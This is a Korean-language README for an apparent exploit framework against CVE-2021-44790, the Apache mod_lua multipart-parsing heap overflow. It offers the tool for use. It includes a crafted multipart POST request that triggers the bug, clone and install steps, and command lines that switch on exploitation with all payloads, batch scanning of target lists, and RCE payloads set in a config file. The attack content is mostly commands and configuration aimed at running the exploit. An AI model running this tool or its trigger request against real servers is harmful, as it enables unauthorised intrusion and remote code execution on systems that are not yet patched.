🔥 CVE-2021-44790 - Apache mod_lua 버퍼 오버플로우 익스플로잇
📋 개요
Apache mod_lua Buffer Overflow Exploitation은 Apache HTTP Server 2.4.x mod_lua 모듈의 치명적인 버퍼 오버플로우 취약점인 CVE-2021-44790을 위한 고급 엔터프라이즈급 익스플로잇 플랫폼입니다. 이 프레임워크는 포괄적인 핑거프린팅, 지능형 스크립트 발견, 다단계 스캐닝 및 95% 이상의 신뢰도 탐지와 함께 전문적인 보고 기능을 제공합니다.
⚡ 주요 기능
| 기능 | 설명 |
|---|

| 🔍 고급 핑거프린팅 | Apache 버전, mod_lua, OS, 아키텍처, WAF, CDN, 컨테이너, 클라우드 공급자 탐지 |
| 🎯 지능형 발견 | robots.txt, sitemap, HTML 파싱, JavaScript 추출 등 7개 이상의 발견 기법 |

| 💥 다단계 스캐닝 | 연결 → 핑거프린트 → 발견 → 검증 → 익스플로잇 → 보고 |
| 🧩 확장 가능한 플러그인 시스템 | 향후 CVE를 위한 손쉬운 플러그인 개발 |
| 🌐 스마트 HTTP 엔진 | 연결 풀링, 재시도, HTTP/2 지원, 속도 제한 |
| 📊 포괄적인 보고 | 대화형 대시보드를 갖춘 JSON, HTML, Markdown, PDF |
| 🎨 아름다운 터미널 UI | 진행 표시줄, 테이블, 색상 코딩 출력을 갖춘 Rich 라이브러리 |
| 💾 연구 데이터베이스 | 전체 스캔 기록 및 쿼리 지원을 갖춘 SQLite 저장소 |
| 📸 스크린샷 캡처 | 증거 수집을 위한 자동 웹페이지 스크린샷 |
| 🚀 고성능 | 20개 이상의 동시 스레드, 100개 이상의 연결 풀 |
🎯 취약점 세부 정보
| 속성 | 값 |
|---|
| CVE ID | CVE-2021-44790 |
| 취약점 | 버퍼 오버플로우 (정수 언더플로우) |
| 영향받는 소프트웨어 | Apache HTTP Server 2.4.0 ~ 2.4.51 |
| 수정 버전 | Apache HTTP Server 2.4.52 이상 |
| 구성 요소 | mod_lua 모듈 |
| 공격 경로 | 네트워크 (원격) |
| CVSS 점수 | 9.8 (치명적) |
| 기밀성 영향 | 높음 |
| 무결성 영향 | 높음 |
| 가용성 영향 | 높음 |
| 익스플로잇 성숙도 | 개념 증명(PoC) 사용 가능 |
기술적 설명
이 취약점은 mod_lua 모듈이 multipart/form-data 요청을 처리할 때 발생합니다. lua_request_parsebody() 함수의 정수 언더플로우는 힙 기반 버퍼 오버플로우로 이어져 잠재적으로 원격 코드 실행을 허용할 수 있습니다.
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4

📸 스크린샷

| 메인 인터페이스 | 핑거프린트 결과 |
|---|
 |  |

| 스캔 진행 상황 | HTML 보고서 대시보드 |
|---|
 |  |
🚀 빠른 시작
설치
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
기본 사용법
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 상세 사용법
명령줄 옵션
python3 exploit.py [TARGET] [OPTIONS]
| 옵션 | 설명 | 예시 |
|---|
TARGET | 대상 URL | http://target.com |
--config FILE | 구성 파일 | --config config.yaml |
--threads N | 스레드 수 | --threads 30 |
--timeout N | 요청 시간 제한(초) | --timeout 15 |
--proxy URL | 프록시 URL | --proxy http://127.0.0.1:8080 |
--verbose | 상세 출력 | --verbose |
--scan-only | 익스플로잇 없이 스캔만 수행 | --scan-only |
--exploit | 익스플로잇 활성화 | --exploit |
--all-payloads | 모든 페이로드 사용 | --all-payloads |
--report FORMAT | 보고서 형식 (json/html/markdown/all) | --report all |
--output DIR | 출력 디렉터리 | --output /path/to/reports/ |
--research | 연구 모드 활성화 | --research |
--database FILE | 데이터베이스 경로 | --database luastorm.db |
--screenshot | 스크린샷 촬영 | --screenshot |
--batch FILE | 대상이 포함된 배치 파일 | --batch targets.txt |
--query SQL | 데이터베이스 쿼리 실행 | --query "SELECT * FROM targets" |
예시
1. 기본 취약점 평가
python3 exploit.py https://example.com --verbose --report all
2. 기업 환경 스캔
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. 전체 침투 테스트
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. 배치 스캐닝
python3 exploit.py --batch targets.txt --config config.yaml
5. 데이터베이스 쿼리
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ 구성
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------

# Scan Settings
threads: 20                    # Concurrent threads
timeout: 10                    # Request timeout in seconds
retries: 3                     # Number of retry attempts
rate_limit: 10                 # Requests per second
max_depth: 3                   # Directory traversal depth
follow_redirects: true         # Follow HTTP redirects
verify_ssl: false              # Verify SSL certificates

# Network Settings
proxy: null                    # Proxy URL
http2: true                    # Enable HTTP/2 support
user_agent: random             # User-Agent (random/specific)
save_packets: false            # Save raw network packets

# Analysis Settings
research_mode: true            # Enable research database
verbose: false                 # Verbose output
scan_only: false               # Scan without exploitation
exploit: false                 # Enable exploitation
all_payloads: false            # Use all payloads

# Payload Settings
payloads:
  detection: true
  memory: true
  rce: true
  dos: false

# Report Settings
report_json: true
report_html: true
report_markdown: true
report_pdf: false
screenshot: false
reports_dir: reports

# Database Settings
database_path: luastorm.db
database_retention: 365

# Directory Settings
logs_dir: logs
screenshots_dir: screenshots
📊 보고서
HTML 대시보드
- 대화형 차트 및 테이블
- 대상 핑거프린트 시각화
- 스크립트 발견 요약
- 페이로드 실행 타임라인
- 취약점 평가
- 위험 점수
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790


